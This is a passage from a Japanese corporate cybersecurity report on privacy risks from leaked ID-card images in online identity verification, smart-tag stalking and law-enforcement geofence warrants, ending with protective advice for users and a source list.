被害組織の発表によると、この事件について画像データの流出に係る具体的な二次被害の発生や、明確な因果関係が認められる内容・事象は確認されていません。（2021年8月11日時点）[39]しかし、運転免許証など信頼性の高い公的な身分証明書の画像データが漏えいした場合、そこから読み取れる氏名、住所、年齢などの情報が2021年上半期サイバーセキュリティレポート[40]でもとりあげたロマンス詐欺に悪用される恐れがあります。また、公的な身分証明書は銀行など金融サービスの本人確認にも使用されています。漏えいした画像データそのものが二次利用されることにより、なりすましなどの被害に遭う可能性もあります。そのひとつが、非対面、非接触での本人確認の仕組みであるeKYCへの悪用です。

6.2.1. eKYCへの悪用

eKYCは、オンラインでの本人確認手続きの仕組みです。2018年11月に金融庁より「犯罪による収益の移転防止に関する法律施行規則の一部を改正する命令」の公表に基づき公開されました（図6.1）。[41]「オンラインで完結する自然人の本人特定事項の確認方法の追加」として、以下の4つが記載されています（表6.3）。

表 6.3 本人確認書類を用いたeKYCの方式と方法[42][43]

該当条項[v]	方法（認証要素）	主な使用サービス
1号ホ	「写真付き本人確認書類の画像」+「容貌の画像」	● 銀行 ● 証券 ● 消費者金融 ● 通信キャリア
1号ヘ	「写真付き本人確認書類のICチップ情報」+「容貌の画像」	● 一部銀行
1号ト（1）	「本人確認書類の画像又はICチップ情報」+「銀行等への顧客情報の照会」	● クレジットカード
1号ト（2）	「本人確認書類の画像又はICチップ情報」+「顧客名義口座への振込み」	

v いずれも犯罪収益移転防止法施行規則6条1項




図 6.1　金融庁「オンラインで完結する自然人の本人特定事項の確認方法の追加」
（出典：金融庁　「犯罪による収益の移転防止に関する法律施行規則の一部を改正する命令」の公表について）

各条項に定められている方法ごとに求められる確認のレベルは異なりますが、本人確認書類のICチップ情報が不要となる「1号ホ」や、既設の銀行口座やクレジットカード会社に登録がある場合にICチップの情報なしで進めることができるケースがある「1号ト(1)」は、漏えいした本人確認書類の画像または画像データをもとに偽造された本人確認書類を用いたなりすましが成功してしまう可能性があります。「1号ホ」の方式が現在最も普及していますが、今後、本人確認書類の画像データの悪用が増加する場合、サービス事業者は、よりなりすましへの耐性が強い方式への変更含め、本人確認方法の見直しを迫られる可能性があります。

本項で取り上げたeKYCを含め、オンラインでの手続きが可能な範囲は今後ますます拡大していくと考えられます。サービス事業者による対策が重要なことはもちろんですが、利用者においても自衛が重要となります。運転免許証など本人確認書類の画像データの提供を求められた際には、サービス事業者が公開する「プライバシーポリシー」や「使用許諾契約書(EULA)」などを参照し、データの利用範囲や保存期間、解約後のデータ削除など、個人情報の取り扱いポリシーを確認した上でサービスの利用を判断することをお勧めします。

6.3.　位置情報による個人特定

基本的に位置情報単体では個人情報には該当しませんが、保有するデバイスのIDやユーザーの氏名などと容易に照合できるユーザーIDなどと紐づけることにより、個人を特定しうる情報となりえます。本節では位置情報による個人特定について2つ例を紹介します。

6.3.1.　スマートタグ

ICT技術の発展とともに、私たちの生活を便利にしてくれるデバイスや仕組みが次々と登場しています。しかし、これらの中には悪意ある第三者が個人を特定することに悪用可能なものもあります。その1つが、スマートタグ(忘れ物防止タグ、スマートトラッカー)と呼ばれるデバイスです。スマートタグは、対象物に装着の上、スマートフォンとBluetoothやUWB(超広帯域無線通信)で接続し、GPS(全地球測位システム)などの衛星測位システムと連携させることで、対象物の紛失の捜索をサポートするアクセサリーです。Bluetoothによってスマートフォンとの距離を検知するため、一定の距離から離れるとスマートフォンに通知が届き、紛失した場所を地図で確認することができます。また、紛失時には、スマートタグの位置情報を、同

デバイスを使用するほかのユーザーのスマートフォンを通して取得するというクラウドトラッキングにも対応するものもあります。スマートタグは2021年4月にApple社の製品「AirTag」が販売開始されたことで大きく取り上げられました。




図 6.2　一般的なスマートタグの仕組み

こうしたスマートタグは正しく使えば便利なデバイスですが、こうしたデバイスのクラウドトラッキングの仕組みを悪用する例も米国、カナダなど北米を中心に報告されています。被害報告や被害に基づく注意喚起が多くみられる悪用例としては次のような事例が挙げられます。[44] [45]

■ デジタルストーキング
　被害者の車や荷物、衣類のポケットなどにスマートタグを忍び込ませ、居場所を特定・追跡する行為。対象の滞在時間などから自宅などを突き止めるなど
■ 車両窃盗団による高額転売可能な車両の追跡
　車両窃盗団が高額転売可能な車両にスマートタグを仕掛け、保管場所を特定する行為など

国内においては、2021年8月、改正ストーカー規制法により、所有者の許可なく「位置情報記録・送信装置の位置情報を取得する行為」や「位置情報記録・送信装置を取り付ける行為」は規制対象となっています。[46]しかし、対象となるデバイスが小さく被害者が気づき難いため、今後日本においても被害が発生する可能性があります。日頃から自分の持ち物に身に覚えのないものが入っていないか確認するよう心掛けてください。また、スマートタグのメーカーによっては、本来の所有者から離れたスマートタグが一定時間、自分と一緒に移動している場合、スマートフォンに通知を出す機能や、付近に存在するスマートタグを検索するアプリを提供しています。[47] [48]自衛手段の1つとして、こうした機能やアプリの活用もお勧めします。

6.3.2.　法執行機関による位置データの利用

位置情報による個人の特定は、犯罪捜査にも使用されています。そのひとつが、法執行機関が発行する「ジオフェンス令状(Geofence Warrants)[vi]」です。ジオフェンス令状は、モバイルデバイスの位置情報データとそれに紐づくユーザーデータを収集・保存しているGoogle社などのプラットフォーマーやそのほかのテクノロジー企業に対して、特定の日時・地域にあったデバイスの位置情報データ提出を要請します。

vi　Reverse location Warrants ともよばれる

Google社は半年ごとに透明性レポートを公開し、政府機関からの情報請求の数と種類に関する情報を公開しています。ジオフェンス令状に関する情報は補足情報として纏められています。同社のレポートによると、米国では2016年以降、政府機関がジオフェンス令状にもとづく情報請求をGoogleに対して行っており、その請求数は全米50州および全連邦で2018年982件、2019年8,396件、2020年11,554件と、わずか2年間で約12倍に増加したとされています。[49]
日本におけるジオフェンス令状(またはそれに類するもの)に基づく情報請求の件数については明らかにされていません。しかし、国内においても総務省が定める「電気通信事業における個人情報保護に関するガイドライン」[50]に「捜査機関からの要請により位置情報の取得を求められた場合においては、裁判官の発付した令状に従うときに限り、当該位置情報を取得することができる。」と記載されており、捜査などで活用された事例も報告されています。[51]
「ジオフェンス令状」は特定の日時・地域にあったデバイスの所有者すべてが情報提供要請の対象となるため、犯罪とは無関係の人々のデータも提供情報に含まれる場合があるなどプライバシー問題も含んでおり、米国においても一部の州では禁止に向けての法案が州議会に提出されるなど合憲性について議論されています。[52] [53] [54]しかし、米国における法執行機関からの位置情報データ提出要請の増加は位置情報データが個人特定や絞り込みに活用可能なことを示しています。

6.4.　まとめ

本章では個人情報に着目し、2021年に発生したこれまでとは異なった形態の個人情報漏えい事件と位置情報による個人特定について解説しました。
これまで個人情報漏えいに関する問題の中心であった個人情報を含む印刷物や文書ファイル、それらを収めたデータベースに加えて、オンラインでの本人確認手続きであるeKYCで使用する本人確認書類の写真画像、スマートフォンやその中にインストールされたアプリ・連携するスマートタグなどのデバイスにより発信・保存される位置情報なども、個人を識別または特定することが可能な情報として提供に際し注意を払う必要があります。
ICTの進化とともに普及したこれらの仕組みやデバイスは、私たちの生活の利便性向上にもつながる一方で、個人の識別や特定、プライバシーの侵害にもつながり、ストーカー被害などにも悪用される可能性も秘めています。これらの被害に遭わないためにも次のような対策や意識を持つことが重要です。

- サービス利用前に、「プライバシーポリシー」や「使用許諾契約書(EULA)」を確認し、個人情報の取り扱いポリシーを確認する
- オンラインサービスにファイルをアップロードする際は、意図しない「個人を識別・特定できる情報」が含まれていないか確認する
- 日頃から自分の持ち物に身に覚えのないものが入っていないか確認する
- 持ち物から心当たりのないスマートタグが発見された場合は、必要に応じて自宅や職場、学校などは避け自分とは無関係な場所で無効化する
- スマートフォンにアプリをインストール・使用する際に「アクセス権限許可」を求められた場合はよく確認し、サービスや機能に不要な位置情報の送信要求など「過剰な権限要求」が含まれている場合は使用を中止する

1 2021年1月・2月 マルウェアレポート | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2102.html

2 2021年7月8月 マルウェアレポート | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2108.html

3 「情報セキュリティ10大脅威 2021」を公開 | IPA(情報処理推進機構)
https://www.ipa.go.jp/security/vuln/10threats2021.html

4 「情報セキュリティ10大脅威 2022」を公開 | IPA(情報処理推進機構)
https://www.ipa.go.jp/security/vuln/10threats2022.html

5 2021年6月 マルウェアレポート | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2106.html

6 2021年11月 マルウェアレポート | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2111.html

7 フィッシングメールによって拡散されたDridexダウンローダーの解析レポートを公開 | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/trend/detail/201120.html

8 LokiBot Malware | US-CERT
https://www.cisa.gov/uscert/ncas/alerts/aa20-266a

9 Lokibot: características de este malware que roba todo tipo de credenciales | WeliveSecurity
https://www.welivesecurity.com/la-es/2021/09/30/lokibot-principales-caracteristicas-malware-roba-credenciales/

10 Helping users stay safe: Blocking internet macros by default in Office | Microsoft
https://techcommunity.microsoft.com/t5/microsoft-365-blog/helping-users-stay-safe-blocking-internet-macros-by-default-in/ba-p/3071805

11 Excel 4.0 (XLM) macros now restricted by default for customer protection | Microsoft
https://techcommunity.microsoft.com/t5/excel-blog/excel-4-0-xlm-macros-now-restricted-by-default-for-customer/ba-p/3057905

12 ESET Threat Report T2 2021 [PDF] | ESET
https://www.welivesecurity.com/wp-content/uploads/2021/09/eset_threat_report_t22021.pdf

13 日本の製粉大手に「前例ない」大規模攻撃　大量データ暗号化　起動不能、バックアップもダメで「復旧困難」| IT Media
https://www.itmedia.co.jp/news/articles/2108/17/news121.html

14 病院にサイバー攻撃、新規患者受け入れ2か月停止…身代金払わず2億円で新システム
https://www.yomiuri.co.jp/national/20211126-OYT1T50244/

15 令和3年におけるサイバー空間をめぐる脅威の情勢等について(速報版) [PDF] | 警察庁
https://www.npa.go.jp/publications/statistics/cybersecurity/data/R03_cyber_jousei_sokuhou.pdf

16 2021年4月 マルウェアレポート | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2104.html

17 QNAP NASを無防備にインターネットに直接接続してはいけない理由とは | QNAP
https://blog.qnap.com/ja/nas-internet-connect-ja/

18 管理共有の削除 | Microsoft Docs
https://docs.microsoft.com/ja-jp/troubleshoot/windows-server/networking/remove-administrative-shares

19 CVE-2017-11882 Detail | NIST
https://nvd.nist.gov/vuln/detail/CVE-2017-11882

20 CVE-2017-0143 Detail | NIST
https://nvd.nist.gov/vuln/detail/CVE-2017-0143

21 CVE-2017-5638 Detail | NIST
https://nvd.nist.gov/vuln/detail/CVE-2017-5638

22 New Targeted Attack in the Middle East by APT34, a Suspected Iranian Threat Group, Using CVE-2017-11882 Exploit | MANDIANT
https://www.mandiant.com/resources/targeted-attack-in-middle-east-by-apt34

23 strcpy, wcscpy, _mbscpy | Microsoft
https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscpy?view=msvc-170

24 Microsoft Office Memory Corruption Vulnerability CVE-2017-11882 | Microsoft
https://msrc.microsoft.com/update-guide/ja-jp/vulnerability/CVE-2017-11882

25 数式エディター 3.0 の機能削除について | Microsoft
https://docs.microsoft.com/ja-jp/archive/blogs/officesupportjp/equationeditor3-0_removed_from_office

26 WinExec関数(winbase.h) | Microsoft
https://docs.microsoft.com/ja-jp/windows/win32/api/winbase/nf-winbase-winexec

27 analytics.usa.gov
https://analytics.usa.gov/

28 脆弱性診断／ペネトレーションテスト | Canon
https://cweb.canon.jp/it-sec/solution/vulnerability-penetration/

29 Welcome to The Apache Software Foundation!
https://www.apache.org/

30 W3Techs - extensive and reliable web technology surveys
https://w3techs.com/

31 CVE-2021-41773 | CVE
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

32 更新:Apache HTTP Server の脆弱性対策について(CVE-2021-41773, CVE-2021-42013) | IPA(情報処理推進機構)
https://www.ipa.go.jp/security/ciadr/vul/alert20211006.html

33 Apache HTTP Serverのパストラバーサルの脆弱性(CVE-2021-41773)に関する注意喚起 | JPCERT/コーディネーションセンター
https://www.jpcert.or.jp/at/2021/at210043.html

34 CVE-2021-42013 | CVE
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013

35 令和2年 改正個人情報保護法について | 個人情報保護委員会
https://www.ppc.go.jp/personalinfo/legal/kaiseihogohou/

36 上場企業の個人情報漏えい・紛失事故は、調査開始以来最多の137件 574万人分(2021年) | 東京商工リサーチ
https://www.tsr-net.co.jp/news/analysis/20210117_01.html

37 婚活アプリの個人情報が流出か　免許証など171万件 | 朝日新聞
https://www.asahi.com/articles/ASP5P5Q3PP5PULFA02S.html

38 https://www.net-marketing.co.jp/news/5873/

39 https://www.net-marketing.co.jp/news/6001/

40 2021年上半期サイバーセキュリティレポートを公開～テレワーク環境を狙った攻撃とAndroid環境で動作するマルウェアを解説～ | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/210922.html

41 「犯罪による収益の移転防止に関する法律施行規則の一部を改正する命令」の公表について | 金融庁
https://www.fsa.go.jp/news/30/sonota/20181130/20181130.html

42 犯罪収益移転防止法におけるオンラインで完結可能な本人確認方法の概要 | 金融庁
https://www.fsa.go.jp/common/law/guide/kakunin-qa/2.pdf

43 サイバーセキュリティに関するグローバル動向四半期レポート(2021年4月～6月) | NTTデータ
https://www.nttdata.com/jp/ja/-/media/nttdatajapan/files/services/security/nttdata_fy2021_1q_securityreport.pdf

44 VEHICLE THEFT WARNING AND PREVENTION TIPS | York Regional Police
https://www.youtube.com/watch?v=WswKQxGOgWI

45 Apple's AirTags used to follow 2 women in West Seneca | WGRZ
https://www.wgrz.com/article/news/crime/apples-airtags-used-to-follow-2-women-in-west-seneca-new-york/71-63eebdd2-ea05-40ef-8de2-44e74296edef

46 ストーカー規制法が改正されました! | 警察庁
https://www.npa.go.jp/bureau/safetylife/stalker/R03kaisei/index.html

47 AirTag や「探す」ネットワーク対応アクセサリを所持しているという通知が表示された場合の対処法 | Apple
https://support.apple.com/ja-jp/HT212227

48 Tracker Detect
https://play.google.com/store/apps/details?id=com.apple.trackerdetect

49 Supplemental Information on Geofence Warrants in the United States | Google
https://services.google.com/fh/files/misc/supplemental_information_geofence_warrants_united_states.pdf

50 電気通信事業における個人情報保護に関するガイドライン | 総務省
https://www.soumu.go.jp/main_content/000507466.pdf

51 スマホ位置情報、通知なしで「警察に提供」可能に　沖縄事件で注目、「スムーズな捜査」か「プライバシー保護」か | J-CASTニュース
https://news.livedoor.com/article/detail/11545487/

52 Senate Bill S8183 Prohibits the use of reverse location searches | The New York State Senate
https://www.nysenate.gov/legislation/bills/2019/s8183

53 Assembly Bill A84A Reverse Location Search Prohibition Act(逆位置検索禁止法案) | The New York State Senate
https://www.nysenate.gov/legislation/bills/2021/A84

54 United States v. Chatrie, No. 3:19-cr-130 (E.D. Va.) | National Association of Criminal Defense Lawyers(“NACDL”)
https://www.nacdl.org/Content/United-States-v-Chatrie,-No-3-19-cr-130-(E-D-Va-)

Canon キヤノンマーケティングジャパン株式会社

〒108-8011 東京都港区港南2-16-6 CANON S TOWER TEL. 03-6701-3452

CSR2203CMJ_PDF